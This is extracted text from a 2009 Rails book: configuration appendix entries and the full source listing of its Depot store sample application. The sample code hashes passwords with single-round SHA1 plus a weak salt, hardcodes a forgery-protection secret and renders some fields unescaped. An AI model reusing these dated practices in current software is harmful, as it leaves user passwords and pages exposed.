config.action_controller.asset_host = "http://media.my.url" Report erratum this copy is (P1.0 printing, March 2009)
A CTION C ONTROLLER C ONFIGURATION 685 config.action_controller.consider_all_requests_local = true | false The default setting of true means that all exceptions will display error and backtrace information in the browser. Set this to false in production to stop users from seeing this information. config.action_controller.default_charset = "utf-8" This is the default character set for template rendering. config.action_controller.debug_routes = true | false Although defined, this parameter is no longer used. config.action_controller.cache_store =caching_class This determines the mechanism used to store cached fragments. Cache storage is discussed on page 559. config.action_controller.logger =logger This sets the logger used by this controller. The logger object is also avail- able to your application code. config.action_controller.optimise_named_routes = true | false If this is true, the generated named route helper methods are optimized. This is on by default. config.action_controller.page_cache_directory =dir This is where cache files are stored. This must be the document root for your web server. This defaults to your application’s public directory. config.action_controller.page_cache_extension =string This overrides the default .html extension used for cached files. config.action_controller.param_parsers[:type ] =proc This registers a parser to decode an incoming content type, automatically populating the params hash from incoming data. Rails by default will parse incoming application/xml data and comes with a parser for YAML data. See the API documentation for more details. config.action_controller.perform_caching = true | false Set this to false to disable all caching. (Caching is by default disabled in development and testing and enabled in production.) config.action_controller.prepend_view_pathdir Template files are looked for in this directory before looking in the view path. config.action_controller.request_forgery_protection_token = value This sets the token parameter name for RequestForgery. Calling protect_ from_forgery sets it to :authenticity_token by default. Report erratum this copy is (P1.0 printing, March 2009)
A CTION V IEW C ONFIGURATION 686 config.action_controller.resource_action_separator = "/" This is the separator to use between resource id and actions in URLs. Earlier releases used ;, so this is provided for backward compatibility. config.action_controller.resource_path_names = { :new => ’new’, :edit => ’edit’ } This is the default strings to use in URIs for resource actions. config.action_controller.session_store =name or class This determines the mechanism used to store sessions. This is discussed starting on page 481. config.action_controller.use_accept_header =name or class If this is set to true, then respond_to and Request.format will take the HTTP Accept header into account. If it is set to false, then the request format will be determined by params[:format] if set; otherwise, the format will either be HTML or JavaScript depending on whether the request is an Ajax request. B.4 Action View Configuration config.action_view.cache_template_loading = false | true Turn this on to cache the rendering of templates, which improves per- formance. However, you’ll need to restart the server should you change a template on disk. This defaults to false, so templates are not cached. config.action_view.debug_rjs = true | false If this is true, JavaScript generated by RJS will be wrapped in an excep- tion handler that will display a browser-side alert box on error. config.action_view.erb_trim_mode = "-" This determines how ERb handles lines in rhtml templates. See the dis- cussion on page 512. config.action_view.field_error_proc =proc This Ruby proc is called to wrap a form field that fails validation. The default value is as follows: Proc.new do |html_tag, instance| %{<div class="fieldWithErrors" >#{html_tag}</div>} end B.5 Action Mailer Configuration The use of these settings is described in Section 25.1, E-mail Configuration, on page 609. config.action_mailer.default_charset = "utf-8" This is the default character set for e-mails. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M AILER C ONFIGURATION 687 config.action_mailer.default_content_type = "text/plain" This is thedefault content type for e-mails. config.action_mailer.default_implicit_parts_order = %w( text/html text/enriched text/plain) We saw on page 616 how Rails will automatically generate multipart mes- sages if it finds template files named xxx.text.plain.rhtml, xxx.text.html.rhtml, and so on. This parameter determines the order in which these parts are added to the e-mail and hence the priority given to them by an e-mail client. config.action_mailer.default_mime_version = "1.0" This is the default mime version for e-mails. config.action_mailer.delivery_method = :smtp | :sendmail | :test This determines the delivery method for e-mail. Use with smtpsettings. See the description starting on page 610. config.action_mailer.logger =logger Set this to override the default logger used by the mailer. (If it’s not set, the overall application logger is used.) config.action_mailer.perform_deliveries = true | false If this is false, the mailer will not deliver e-mail. config.action_mailer.raise_delivery_errors = true | false If this is true, an exception will be raised if e-mail delivery fails. Note that Rails knows only about the initial handoff of e-mail to a mail transfer agent. It cannot tell whether mail actually reached its recipient. This parameter is true in the test environment but by default is false in the others. config.action_mailer.register_template_extension extension This registers a template extension so mailer templates written in a tem- plating language other than ERb or Builder are supported. config.action_mailer.sendmail_settings =hash This is a hash containing the following settings: :location This is the location of the sendmail executable. This defaults to /usr/sbin/sendmail. :arguments This contains the command line arguments. This defaults to -i -t. config.action_mailer.smtp_settings =hash See the description starting on page 610. Report erratum this copy is (P1.0 printing, March 2009)
T EST C ASE C ONFIGURATION 688 config.action_mailer.template_root = "app/views" Action Mailer looks for templates beneath this directory. B.6 Test Case Configuration The following options can be set globally but are more commonly set inside the body of a particular test case: # Global setting Test::Unit::TestCase.use_transactional_fixtures = true # Local setting class WibbleTest < Test::Unit::TestCase self.use_transactional_fixtures = true # ... pre_loaded_fixtures = false | true If this is true, the test cases assume that fixture data has been loaded into the database prior to the tests running. Use with transactional fixtures to speed up the running of tests. use_instantiated_fixtures = true | false | :no_instances Setting this option to false (the default) disables the automatic loading of fixture data into an instance variable. Setting it to :no_instances creates the instance variable but does not populate it. use_transactional_fixtures = true | false If true (the default), changes to the database will be rolled back at the end of each test. Report erratum this copy is (P1.0 printing, March 2009)
Appendix C Source Code This appendix contains full listings for the files we created, and the generated files that we modified, for the final Depot application. All code is available for download from our website: • http://pragprog.com/titles/rails3/code.html C.1 The Full Depot Application Database Configuration and Migrations Download depot_t/config/database.yml # SQLite version 3.x # gem install sqlite3-ruby (not necessary on OS X Leopard) development: adapter: sqlite3 database: db/development.sqlite3 pool: 5 timeout: 5000 # Warning: The database defined as "test" will be erased and # re-generated from your development database when you run "rake". # Do not set this db to the same as development or production. test: adapter: sqlite3 database: db/test.sqlite3 pool: 5 timeout: 5000 production: adapter: sqlite3 database: db/production.sqlite3 pool: 5 timeout: 5000
T HE F ULL D EPOT A PPLICATION 690 Download depot_t/db/migrate/20080601000001_create_products.rb class CreateProducts < ActiveRecord::Migration def self.up create_table :products do |t| t.string :title t.text :description t.string :image_url t.timestamps end end def self.down drop_table :products end end Download depot_t/db/migrate/20080601000002_add_price_to_product.rb class AddPriceToProduct < ActiveRecord::Migration def self.up add_column :products, :price, :decimal, :precision => 8, :scale => 2, :default => 0 end def self.down remove_column :products, :price end end Download depot_t/db/migrate/20080601000003_add_test_data.rb class AddTestData < ActiveRecord::Migration def self.up Product.delete_all Product.create(:title => 'Pragmatic Project Automation' , :description => %{<p> <em>Pragmatic Project Automation</em> shows you how to improve the consistency and repeatability of your project's procedures using automation to reduce risk and errors. </p> <p> Simply put, we're going to put this thing called a computer to work for you doing the mundane (but important) project stuff. That means you'll have more time and energy to do the really exciting---and difficult---stuff, like writing quality code. </p>}, :image_url => '/images/auto.jpg' , :price => 29.95) Product.create(:title => 'Pragmatic Version Control' , :description => %{<p> This book is a recipe-based approach to using Subversion that will get you up and running quickly---and correctly. All projects need Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 691 version control: it's a foundational piece of any project' s infrastructure. Yet half of all project teams in the U.S. don't use any version control at all. Many others don't use it well, and end up experiencing time-consuming problems. </p>}, :image_url => '/images/svn.jpg' , :price => 28.50) # . . . Product.create(:title => 'Pragmatic Unit Testing (C#)' , :description => %{<p> Pragmatic programmers use feedback to drive their development and personal processes. The most valuable feedback you can get while coding comes from unit testing. </p> <p> Without good tests in place, coding can become a frustrating game of "whack-a-mole." That's the carnival game where the player strikes at a mechanical mole; it retreats and another mole pops up on the opposite side of the field. The moles pop up and down so fast that you end up flailing your mallet helplessly as the moles continue to pop up where you least expect them. </p>}, :image_url => '/images/utc.jpg' , :price => 27.75) end def self.down Product.delete_all end end Download depot_t/db/migrate/20080601000004_create_sessions.rb class CreateSessions < ActiveRecord::Migration def self.up create_table :sessions do |t| t.string :session_id, :null => false t.text :data t.timestamps end add_index :sessions, :session_id add_index :sessions, :updated_at end def self.down drop_table :sessions end end Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 692 Download depot_t/db/migrate/20080601000005_create_orders.rb class CreateOrders < ActiveRecord::Migration def self.up create_table :orders do |t| t.string :name t.text :address t.string :email t.string :pay_type, :limit => 10 t.timestamps end end def self.down drop_table :orders end end Download depot_t/db/migrate/20080601000006_create_line_items.rb class CreateLineItems < ActiveRecord::Migration def self.up create_table :line_items do |t| t.integer :product_id, :null => false, :options => "CONSTRAINT fk_line_item_products REFERENCES products(id)" t.integer :order_id, :null => false, :options => "CONSTRAINT fk_line_item_orders REFERENCES orders(id)" t.integer :quantity, :null => false t.decimal :total_price, :null => false, :precision => 8, :scale => 2 t.timestamps end end def self.down drop_table :line_items end end Download depot_t/db/migrate/20080601000007_create_users.rb class CreateUsers < ActiveRecord::Migration def self.up create_table :users do |t| t.string :name t.string :hashed_password t.string :salt t.timestamps end end def self.down drop_table :users end end Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 693 Controllers Download depot_t/app/controllers/application.rb # Filters added to this controller apply to all controllers in the application. # Likewise, all the methods added will be available for all controllers. class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login before_filter :set_locale #... helper :all # include all helpers, all the time # See ActionController::RequestForgeryProtection for details # Uncomment the :secret if you're not using the cookie session store protect_from_forgery :secret => '8fc080370e56e929a2d5afca5540a0f7' # See ActionController::Base for details # Uncomment this to filter the contents of submitted sensitive data parameters # from your application log (in this case, all fields with names like "password"). # filter_parameter_logging :password protected def authorize unless User.find_by_id(session[:user_id]) if session[:user_id] != :logged_out authenticate_or_request_with_http_basic('Depot' ) do |username, password| user = User.authenticate(username, password) session[:user_id] = user.id if user end else flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end def set_locale session[:locale] = params[:locale] if params[:locale] I18n.locale = session[:locale] || I18n.default_locale locale_path = "#{LOCALES_DIRECTORY}#{I18n.locale}.yml" unless I18n.load_path.include? locale_path I18n.load_path << locale_path I18n.backend.send(:init_translations) end rescue Exception => err logger.error err flash.now[:notice] = "#{I18n.locale} translation not available" I18n.load_path -= [locale_path] I18n.locale = session[:locale] = I18n.default_locale end end Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 694 Download depot_t/app/controllers/admin_controller.rb class AdminController < ApplicationController # just display the form and wait for user to # enter a name and password def login if request.post? user = User.authenticate(params[:name], params[:password]) if user session[:user_id] = user.id redirect_to(:action => "index" ) else flash.now[:notice] = "Invalid user/password combination" end end end def logout session[:user_id] = :logged_out flash[:notice] = "Logged out" redirect_to(:action => "login" ) end def index @total_orders = Order.count end end Download depot_t/app/controllers/info_controller.rb class InfoController < ApplicationController def who_bought @product = Product.find(params[:id]) @orders = @product.orders respond_to do |format| format.html format.xml { render :layout => false } end end protected def authorize end end Download depot_t/app/controllers/store_controller.rb class StoreController < ApplicationController before_filter :find_cart, :except => :empty_cart def index @products = Product.find_products_for_sale end Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 695 def add_to_cart product = Product.find(params[:id]) @current_item = @cart.add_product(product) respond_to do |format| format.js if request.xhr? format.html {redirect_to_index} end rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end def checkout if @cart.items.empty? redirect_to_index("Your cart is empty" ) else @order = Order.new end end def save_order @order = Order.new(params[:order]) @order.add_line_items_from_cart(@cart) if @order.save session[:cart] = nil redirect_to_index(I18n.t('flash.thanks' )) else render :action => 'checkout' end end def empty_cart session[:cart] = nil redirect_to_index end private def redirect_to_index(msg = nil) flash[:notice] = msg if msg redirect_to :action => 'index' end def find_cart @cart = (session[:cart] ||= Cart.new) end #... protected def authorize end end Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 696 Download depot_t/app/controllers/line_items_controller.rb class LineItemsController < ApplicationController # GET /line_items # GET /line_items.xml def index @line_items = LineItem.find(:all) respond_to do |format| format.html # index.html.erb format.xml { render :xml => @line_items } end end # GET /line_items/1 # GET /line_items/1.xml def show @line_item = LineItem.find(params[:id]) respond_to do |format| format.html # show.html.erb format.xml { render :xml => @line_item } end end # GET /line_items/new # GET /line_items/new.xml def new @line_item = LineItem.new respond_to do |format| format.html # new.html.erb format.xml { render :xml => @line_item } end end # GET /line_items/1/edit def edit @line_item = LineItem.find(params[:id]) end # POST /line_items # POST /line_items.xml def create params[:line_item][:order_id] ||= params[:order_id] @line_item = LineItem.new(params[:line_item]) respond_to do |format| if @line_item.save flash[:notice] = 'LineItem was successfully created.' format.html { redirect_to(@line_item) } format.xml { render :xml => @line_item, :status => :created, :location => @line_item } else format.html { render :action => "new" } Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 697 format.xml { render :xml => @line_item.errors, :status => :unprocessable_entity } end end end # PUT /line_items/1 # PUT /line_items/1.xml def update @line_item = LineItem.find(params[:id]) respond_to do |format| if @line_item.update_attributes(params[:line_item]) flash[:notice] = 'LineItem was successfully updated.' format.html { redirect_to(@line_item) } format.xml { head :ok } else format.html { render :action => "edit" } format.xml { render :xml => @line_item.errors, :status => :unprocessable_entity } end end end # DELETE /line_items/1 # DELETE /line_items/1.xml def destroy @line_item = LineItem.find(params[:id]) @line_item.destroy respond_to do |format| format.html { redirect_to(line_items_url) } format.xml { head :ok } end end end Download depot_t/app/controllers/users_controller.rb class UsersController < ApplicationController # GET /users # GET /users.xml def index @users = User.find(:all, :order => :name) respond_to do |format| format.html # index.html.erb format.xml { render :xml => @users } end end # GET /users/1 # GET /users/1.xml def show @user = User.find(params[:id]) Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 698 respond_to do |format| format.html # show.html.erb format.xml { render :xml => @user } end end # GET /users/new # GET /users/new.xml def new @user = User.new respond_to do |format| format.html # new.html.erb format.xml { render :xml => @user } end end # GET /users/1/edit def edit @user = User.find(params[:id]) end # POST /users # POST /users.xml def create @user = User.new(params[:user]) respond_to do |format| if @user.save flash[:notice] = "User #{@user.name} was successfully created." format.html { redirect_to(:action=>'index' ) } format.xml { render :xml => @user, :status => :created, :location => @user } else format.html { render :action => "new" } format.xml { render :xml => @user.errors, :status => :unprocessable_entity } end end end # PUT /users/1 # PUT /users/1.xml def update @user = User.find(params[:id]) respond_to do |format| if @user.update_attributes(params[:user]) flash[:notice] = "User #{@user.name} was successfully updated." format.html { redirect_to(:action=>'index' ) } format.xml { head :ok } else format.html { render :action => "edit" } Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 699 format.xml { render :xml => @user.errors, :status => :unprocessable_entity } end end end # DELETE /users/1 # DELETE /users/1.xml def destroy @user = User.find(params[:id]) begin flash[:notice] = "User #{@user.name} deleted" @user.destroy rescue Exception => e flash[:notice] = e.message end respond_to do |format| format.html { redirect_to(users_url) } format.xml { head :ok } end end end Models Download depot_t/app/models/cart.rb class Cart attr_reader attr_reader :items ֒ page 671 → def initialize @items = [] end def add_product(product) current_item = @items.find {|item| item.product == product} if current_item current_item.increment_quantity else current_item = CartItem.new(product) @items << current_item end current_item end def total_price @items.sum { |item| item.price } end def total_items @items.sum { |item| item.quantity } end end Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 700 Download depot_t/app/models/cart_item.rb class CartItem attr_reader :product, :quantity def initialize(product) @product = product @quantity = 1 end def increment_quantity @quantity += 1 end def title @product.title end def price @product.price * @quantity end end Download depot_t/app/models/line_item.rb class LineItem < ActiveRecord::Base belongs_to :order belongs_to :product def self.from_cart_item(cart_item) li = self.new li.product = cart_item.product li.quantity = cart_item.quantity li.total_price = cart_item.price li end end Download depot_t/app/models/order.rb class Order < ActiveRecord::Base PAYMENT_TYPES = [ # Displayed stored in db [ "Check" , "check" ], [ "Credit card" , "cc" ], [ "Purchase order" , "po" ] ] # ... validates_presence_of :name, :address, :email, :pay_type validates_inclusion_of :pay_type, :in => PAYMENT_TYPES.map {|disp, value| value} # ... Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 701 has_many :line_items def add_line_items_from_cart(cart) cart.items.each do |item| li = LineItem.from_cart_item(item) line_items << li end end end Download depot_t/app/models/product.rb class Product < ActiveRecord::Base has_many :orders, :through => :line_items has_many :line_items # ... def self.find_products_for_sale find(:all, :order => "title" ) end # validation stuff... validates_presence_of :title, :description, :image_url validates_numericality_of :price validate :price_must_be_at_least_a_cent validates_uniqueness_of :title validates_format_of :image_url, :with => %r{.(gif|jpg|png)$}i, :message => 'must be a URL for GIF, JPG ' + 'or PNG image.' protected def price_must_be_at_least_a_cent errors.add(:price, 'should be at least 0.01' ) if price.nil? || price < 0.01 end end Download depot_t/app/models/user.rb require 'digest/sha1' class User < ActiveRecord::Base validates_presence_of :name validates_uniqueness_of :name attr_accessor :password_confirmation validates_confirmation_of :password validate :password_non_blank Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 702 def self.authenticate(name, password) user = self.find_by_name(name) if user expected_password = encrypted_password(password, user.salt) if user.hashed_password != expected_password user = nil end end user end # 'password' is a virtual attribute def password @password end def password=(pwd) @password = pwd return if pwd.blank? create_new_salt self.hashed_password = User.encrypted_password(self.password, self.salt) end def after_destroy if User.count.zero? raise "Can't delete last user" end end private def password_non_blank errors.add(:password, "Missing password" ) if hashed_password.blank? end def create_new_salt self.salt = self.object_id.to_s + rand.to_s end def self.encrypted_password(password, salt) string_to_hash = password + "wibble" + salt Digest::SHA1.hexdigest(string_to_hash) end end Layout and Views Download depot_t/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 703 <%= javascript_include_tag :defaults %> </head> <body id="store"> <div id="banner"> <% form_tag '', :method => 'GET', :class => 'locale' do %> <%= select_tag 'locale', options_for_select(LANGUAGES, I18n.locale), :onchange => 'this.form.submit()' %> <%= submit_tag 'submit' %> <%= javascript_tag "$$('.locale input').each(Element.hide)" %> <% end %> <%= image_tag("logo.png" ) %> <%= @page_title || I18n.t('layout.title') %> </div> <div id="columns"> <div id="side"> <% if @cart %> <% hidden_div_if(@cart.items.empty?, :id => "cart" ) do %> <%= render(:partial => "cart" , :object => @cart) %> <% end %> <% end %> <a href="http://www...."><%= I18n.t 'layout.side.home' %></a><br /> <a href="http://www..../faq"><%= I18n.t 'layout.side.questions' %></a><br /> <a href="http://www..../news"><%= I18n.t 'layout.side.news' %></a><br /> <a href="http://www..../contact"><%= I18n.t 'layout.side.contact' %></a><br /> <% if session[:user_id] %> <br /> <%= link_to 'Orders', :controller => 'orders' %><br /> <%= link_to 'Products', :controller => 'products' %><br /> <%= link_to 'Users', :controller => 'users' %><br /> <br /> <%= link_to 'Logout', :controller => 'admin', :action => 'logout' %> <% end %> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> Admin Views Download depot_t/app/views/admin/index.html.erb <h1>Welcome</h1> It's <%= Time.now %> We have <%= pluralize(@total_orders, "order" ) %>. Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 704 Download depot_t/app/views/admin/login.html.erb <div class="depot-form"> <% form_tag do %> <fieldset> <legend>Please Log In</legend> <div> <label for="name">Name:</label> <%= text_field_tag :name, params[:name] %> </div> <div> <label for="password">Password:</label> <%= password_field_tag :password, params[:password] %> </div> <div> <%= submit_tag "Login" %> </div> </fieldset> <% end %> </div> Download depot_t/app/views/admin/login.html.erb <div class="depot-form"> <% form_tag do %> <fieldset> <legend>Please Log In</legend> <div> <label for="name">Name:</label> <%= text_field_tag :name, params[:name] %> </div> <div> <label for="password">Password:</label> <%= password_field_tag :password, params[:password] %> </div> <div> <%= submit_tag "Login" %> </div> </fieldset> <% end %> </div> Product Views Download depot_t/app/views/products/edit.html.erb <h1>Editing product</h1> <% form_for(@product) do |f| %> <%= f.error_messages %> Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 705 <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :description %><br /> <%= f.text_area :description %> </p> <p> <%= f.label :image_url %><br /> <%= f.text_field :image_url %> </p> <p> <%= f.label :price %><br /> <%= f.text_field :price %> </p> <p> <%= f.submit "Update" %> </p> <% end %> <%= link_to 'Show', @product %> | <%= link_to 'Back', products_path %> Download depot_t/app/views/products/index.html.erb <div id="product-list"> <h1>Listing products</h1> <table> <% for product in @products %> <tr class="<%= cycle('list-line-odd', 'list-line-even') %>"> <td> <%= image_tag product.image_url, :class => 'list-image' %> </td> <td class="list-description"> <dl> <dt><%=h product.title %></dt> <dd><%=h truncate(product.description.gsub(/<.*?>/,''), :length => 80) %></dd> </dl> </td> <td class="list-actions"> <%= link_to 'Show', product %><br/> <%= link_to 'Edit', edit_product_path(product) %><br/> <%= link_to 'Destroy', product, :confirm => 'Are you sure?', :method => :delete %> </td> </tr> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 706 </table> </div> <br /> <%= link_to 'New product', new_product_path %> Download depot_t/app/views/products/new.html.erb <h1>New product</h1> <% form_for(@product) do |f| %> <%= f.error_messages %> <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :description %><br /> <%= f.text_area :description, :rows => 6 %> </p> <p> <%= f.label :image_url %><br /> <%= f.text_field :image_url %> </p> <p> <%= f.label :price %><br /> <%= f.text_field :price %> </p> <p> <%= f.submit "Create" %> </p> <% end %> <%= link_to 'Back', products_path %> Download depot_t/app/views/products/show.html.erb <p> <b>Title:</b> <%=h @product.title %> </p> <p> <b>Description:</b> <%= @product.description %> </p> <p> <b>Image url:</b> <%=h @product.image_url %> </p> Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 707 <p> <b>Price:</b> <%=h @product.price %> </p> <%= link_to 'Edit', edit_product_path(@product) %> | <%= link_to 'Back', products_path %> Store Views Download depot_t/app/views/store/_cart.html.erb <div class="cart-title"><%= I18n.t 'layout.cart.title' %></div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to I18n.t('layout.cart.button.checkout'), :action => 'checkout' %> <%= button_to I18n.t('layout.cart.button.empty'), :action => :empty_cart %> Download depot_t/app/views/store/_cart_item.html.erb <% if cart_item == @current_item %> <tr id="current_item"> <% else %> <tr> <% end %> <td><%= cart_item.quantity %>&times;</td> <td><%=h cart_item.title %></td> <td class="item-price"><%= number_to_currency(cart_item.price) %></td> </tr> Download depot_t/app/views/store/add_to_cart.js.rjs page.select("div#notice" ).each { |div| div.hide } page.replace_html("cart" , :partial => "cart" , :object => @cart) page[:cart].visual_effect :blind_down if @cart.total_items == 1 page[:current_item].visual_effect :highlight, :startcolor => "#88ff88" , :endcolor => "#114411" Download depot_t/app/views/store/checkout.html.erb <div class="depot-form"> <%= error_messages_for 'order' %> Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 708 <% form_for :order, :url => { :action => :save_order } do |form| %> <fieldset> <legend><%= I18n.t 'checkout.legend' %></legend> <div> <%= form.label :name, I18n.t('checkout.name') + ":" %> <%= form.text_field :name, :size => 40 %> </div> <div> <%= form.label :address, I18n.t('checkout.address') + ":" %> <%= form.text_area :address, :rows => 3, :cols => 40 %> </div> <div> <%= form.label :email, I18n.t('checkout.email') + ":" %> <%= form.text_field :email, :size => 40 %> </div> <div> <%= form.label :pay_type, I18n.t('checkout.pay_type') + ":" %> <%= form.select :pay_type, Order::PAYMENT_TYPES, :prompt => I18n.t('checkout.pay_prompt') %> </div> <%= submit_tag I18n.t('checkout.submit'), :class => "submit" %> </fieldset> <% end %> </div> Download depot_t/app/views/store/index.html.erb <h1><%= I18n.t 'main.title' %></h1> <% for product in @products -%> <div class="entry"> <%= image_tag(product.image_url) %> <h3><%=h product.title %></h3> <%= product.description %> <div class="price-line"> <span class="price"><%= number_to_currency(product.price) %></span> <% form_remote_tag :url => {:action => 'add_to_cart', :id => product} do %> <%= submit_tag I18n.t('main.button.add') %> <% end %> </div> </div> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 709 User Views Download depot_t/app/views/users/index.html.erb <h1>Listing users</h1> <table> <tr> <th>Name</th> </tr> <% for user in @users %> <tr> <td><%=h user.name %></td> <td><%= link_to 'Show', user %></td> <td><%= link_to 'Edit', edit_user_path(user) %></td> <td><%= link_to 'Destroy', user, :confirm => 'Are you sure?', :method => :delete %></td> </tr> <% end %> </table> <br /> <%= link_to 'New user', new_user_path %> Download depot_t/app/views/users/new.html.erb <div class="depot-form"> <% form_for(@user) do |f| %> <%= f.error_messages %> <fieldset> <legend>Enter User Details</legend> <div> <%= f.label :name %>: <%= f.text_field :name, :size => 40 %> </div> <div> <%= f.label :user_password, 'Password' %>: <%= f.password_field :password, :size => 40 %> </div> <div> <%= f.label :user_password_confirmation, 'Confirm' %>: <%= f.password_field :password_confirmation, :size => 40 %> </div> <div> <%= f.submit "Add User" , :class => "submit" %> </div> </fieldset> <% end %> </div> Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 710 Who Bought Download depot_t/app/views/info/who_bought.atom.builder atom_feed do |feed| feed.title "Who bought #{@product.title}" feed.updated @orders.first.created_at for order in @orders feed.entry(order) do |entry| entry.title "Order #{order.id}" entry.summary :type => 'xhtml' do |xhtml| xhtml.p "Shipped to #{order.address}" xhtml.table do xhtml.tr do xhtml.th 'Product' xhtml.th 'Quantity' xhtml.th 'Total Price' end for item in order.line_items xhtml.tr do xhtml.td item.product.title xhtml.td item.quantity xhtml.td number_to_currency item.total_price end end xhtml.tr do xhtml.th 'total' , :colspan => 2 xhtml.th number_to_currency order.line_items.map(&:total_price).sum end end xhtml.p "Paid by #{order.pay_type}" end entry.author do |author| entry.name order.name entry.email order.email end end end end Download depot_t/app/views/info/who_bought.html.erb <h3>People Who Bought <%= @product.title %></h3> <ul> <% for order in @orders -%> <li> <%= mail_to order.email, order.name %> </li> <% end -%> </ul> Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 711 Download depot_t/app/views/info/who_bought.xml.builder xml.order_list(:for_product => @product.title) do for o in @orders xml.order do xml.name(o.name) xml.email(o.email) end end end Helper Download depot_t/app/helpers/store_helper.rb module StoreHelper def hidden_div_if(condition, attributes = {}, &block) if condition attributes["style" ] = "display: none" end content_tag("div" , attributes, &block) end end Internationalization Download depot_t/config/initializers/i18n.rb I18n.default_locale = 'en' LOCALES_DIRECTORY = "#{RAILS_ROOT}/config/locales/" LANGUAGES = { 'English' => 'en' , "Espaxc3xb1ol" => 'es' } Download depot_t/config/locales/en.yml en: number: currency: format: unit: "$" precision: 2 separator: "." delimiter: "," format: "%u%n" layout: title: "Pragmatic Bookshelf" side: home: "Home" questions: "Questions" news: "News" contact: "Contact" Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 712 cart: title: "Your Cart" button: empty: "Empty cart" checkout: "Checkout" main: title: "Your Pragmatic Catalog" button: add: "Add to Cart" checkout: legend: "Please Enter your Details" name: "Name" address: "Address" email: "E-mail" pay_type: "Pay with" pay_prompt: "Select a payment method" submit: "Place Order" flash: thanks: "Thank you for your order" Download depot_t/config/locales/es.yml es: number: currency: format: unit: "$US" precision: 2 separator: "," delimiter: "." format: "%n&nbsp;%u" activerecord: models: order: "pedido" attributes: order: address: "Direcci&oacute;n" name: "Nombre" email: "E-mail" pay_type: "Forma de pago" errors: template: body: "Hay problemas con los siguientes campos:" header: one: "1 error ha impedido que este {{model}} se guarde" other: "{{count}} errores han impedido que este {{model}} se guarde" messages: inclusion: "no est&aacute; incluido en la lista" blank: "no puede quedar en blanco" Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 713 layout: title: "Publicaciones de Pragmatic" side: home: "Inicio" questions: "Preguntas" news: "Noticias" contact: "Contacto" cart: title: "Carrito de la Compra" button: empty: "Vaciar Carrito" checkout: "Comprar" main: title: "Su Cat&aacute;logo de Pragmatic" button: add: "A&ntilde;adir al Carrito" checkout: legend: "Por favor, introduzca sus datos" name: "Nombre" address: "Direcci&oacute;n" email: "E-mail" pay_type: "Pagar con" pay_prompt: "Seleccione un mxC3xA9todo de pago" submit: "Realizar Pedido" flash: thanks: "Gracias por su pedido" Unit and Functional Tests Test Data Download depot_t/test/fixtures/products.yml ruby_book: title: Programming Ruby description: Dummy description price: 1234 image_url: ruby.png rails_book: title: Agile Web Development with Rails description: Dummy description price: 2345 image_url: rails.png Download depot_t/test/fixtures/users.yml <% SALT = "NaCl" unless defined?(SALT) %> dave: name: dave salt: <%= SALT %> hashed_password: <%= User.encrypted_password('secret' , SALT) %> Report erratum this copy is (P1.0 printing, March 2009)
